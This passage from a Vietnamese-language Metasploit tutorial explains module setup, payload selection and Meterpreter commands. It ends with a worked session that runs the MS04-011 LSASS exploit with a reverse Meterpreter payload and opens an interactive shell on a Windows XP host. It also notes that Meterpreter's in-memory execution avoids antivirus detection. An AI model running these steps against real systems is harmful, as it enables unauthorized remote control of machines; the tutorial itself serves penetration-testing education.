- set: cấu hình cho những option của module đó

Một vài module còn có những advanced options → show advanceds

3. Xác nhận những option vừa cấu hình

- check: kiểm tra những option đã được set chính xác chưa

4. Lựa chọn mục tiêu:

Lựa chọn hệ điều hành muốn thực hiện

- show target: những target được cung cấp bởi module
- set: xác định target

VD: `smf> use windows_ssl_pctshow targets`

Exploit sẽ liệt kê ra những target như: winxp, winxp SP1, win 2000, win 200 SP1

5. Lựa chọn payload:

Payload là đoạn code mà sẽ chạy trên hệ thống máy tính được điều khiển từ xa

- show payloads: liệt kê ra những payload của module exploit hiện tại
- info payload_name: xem thông tin chi tiết về payload đó
- set PAYLOAD payload_name: xác định payload module name. Sau khi lựa chọn payload nào, dùng lệnh show option để xem những option của payload đó

6. Thực thi exploit:

- exploit lệnh được dùng để thực thi payload code. payload sau đó sẽ cung cấp cho bạn những thông tin về hệ thống được khai thác

Payload Meterpreter

Meterpreter (Meta-Interpreter) là một advanced payload có trong Metasploit framework. Không giống như các tải trọng khác thực hiện một chức năng cụ thể, Meterpreter có thể được viết kịch bản một cách nhanh chóng.

Mục đích của nó là để cung cấp những tập lệnh để khai thác, tấn công các máy remote computers. Nó được viết dưới dạng shared object (DLL) files. Meterpreter và các thành phần mở rộng được thực thi trong bộ nhớ, hoàn toàn không được ghi lên đĩa nên có thể tránh được sự phát hiện từ các phần mềm chống virus

Meterpreter cung cấp một tập lệnh giúp khai thác trên các remote computer:

- Fs: cho phép upload và download files từ các remote machine
 - *cd directory*: Giống lệnh cd của command line
 - *getcwd*: Cho biết thư mục đang làm việc hiện tại
 - *ls [filter_string]*: liệt kê các thư mục và tập tin
 - *upload src1 [src2 ...] dst*: Upload file
 - *download src1 [src2 ...] dst*: Download file
- Net: Cho phép xem thông tin mạng của remote machine như IP, route table
 - *ipconfig*
 - *route*: Xem bảng định tuyến của remote machine.

- *portfwd [-arv] [-L laddr] [-l lport] [-h rhost] [-p rport] [-P]*: Cho phép tạo port forward giữa host và remote machine.
- Process: cho phép tạo các processes mới trên remote machine
 - *execute -f file [-a args] [-Hc]*: Câu lệnh execute cho phép bạn tạo ra một process mới trên remote machine và sử dụng process đó để khai thác dữ liệu
 - *kill pid1 pid2 pid3*: Huỷ những process đang chạy trên máy remote machine
 - *ps*: Liệt kê những process của remote machine.
- Sys: cho phép xem thông tin hệ thống của remote machine
 - *getuid*: Cho biết username hiện tại của remote machine
 - *sysinfo*: Cho biết thông tin về tên máy tính, hệ điều hành.


Sử dụng câu lệnh:

- *use -m module1, module2, module3 [-p path][-d]*: Câu lệnh use dùng để load những module mở rộng của meterpreter như: Fs, Net, Process
- *loadlib -f library [-t target] [-lde]*: Câu lệnh cho phép load các thư viện của remote machines.
- *read channel_id [length]*: Lệnh read cho phép xem dữ liệu của remote machine trên channel đang kết nối.
- *write channel_id*: Lệnh write cho phép ghi dữ liệu lên remote machine.
- *close channel_id*: Đóng channel mà đã kết nối với remote computer.
- *interact channel_id*: Bắt đầu một phiên làm việc với channel vừa thiết lập với remote machine.
- *initcrypt cipher [parameters]*: Mã hoá dữ liệu được gửi giữa host và remote machine.

bonus:

Armitage

Armitage là một giao diện người dùng đồ họa cho Metasploit, được viết bằng Java. Armitage được coi là một addon tuyệt vời cho những người thử nghiệm bút quen thuộc với giao diện dòng lệnh.



Tính năng cốt lõi của Armitage là trực quan hóa các mục tiêu và đề xuất khai thác. Armitage cũng có thể viết kịch bản, có nghĩa là có thể tự động hóa các tác vụ dư thừa như khám phá máy chủ.

Armitage cực kỳ hữu ích khi làm việc với một số lượng lớn các hệ thống trong một mạng.

Có thể sử dụng GUI của Armitage để báo cáo các đặc quyền, duyệt tệp, kết xuất hàm băm mật khẩu, v.v.

```
Msf>use Lsass_ms04_011
Msf>set PAYLOAD win32_reverse_meterpreter
Msf>set RHOST 192.168.1.2
Msf>set LHOST 192.168.1.1
Msf>exploit
Meterpreter> help
Meterpreter>use -m P           //add thêm tập lệnh của process
Meterpreter>help<              // xem các lệnh meterpreter hỗ trợ
Meterpreter>ps                 // list các process mà remote machine đang chạy
Meterpreter>kill               // tắt các process mà remote machine đang chạy
Meterpreter>                   // tấn công sử dụng comandline cmd của remote machine
execute: success, process id is 3516.
execute: allocated channel 1 for new process.
meterpreter> interact 1
interact: Switching to interactive console on 1...
```



```
interact: Started interactive channel 1.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS>echo Meterpreter interactive channel in action  
echo Meterpreter interactive channel in action  
Meterpreter interactive channel in action  
C:\WINDOWS>ipconfig  
Caught Ctrl-C, close interactive session? [y/N] y  
meterpreter>
```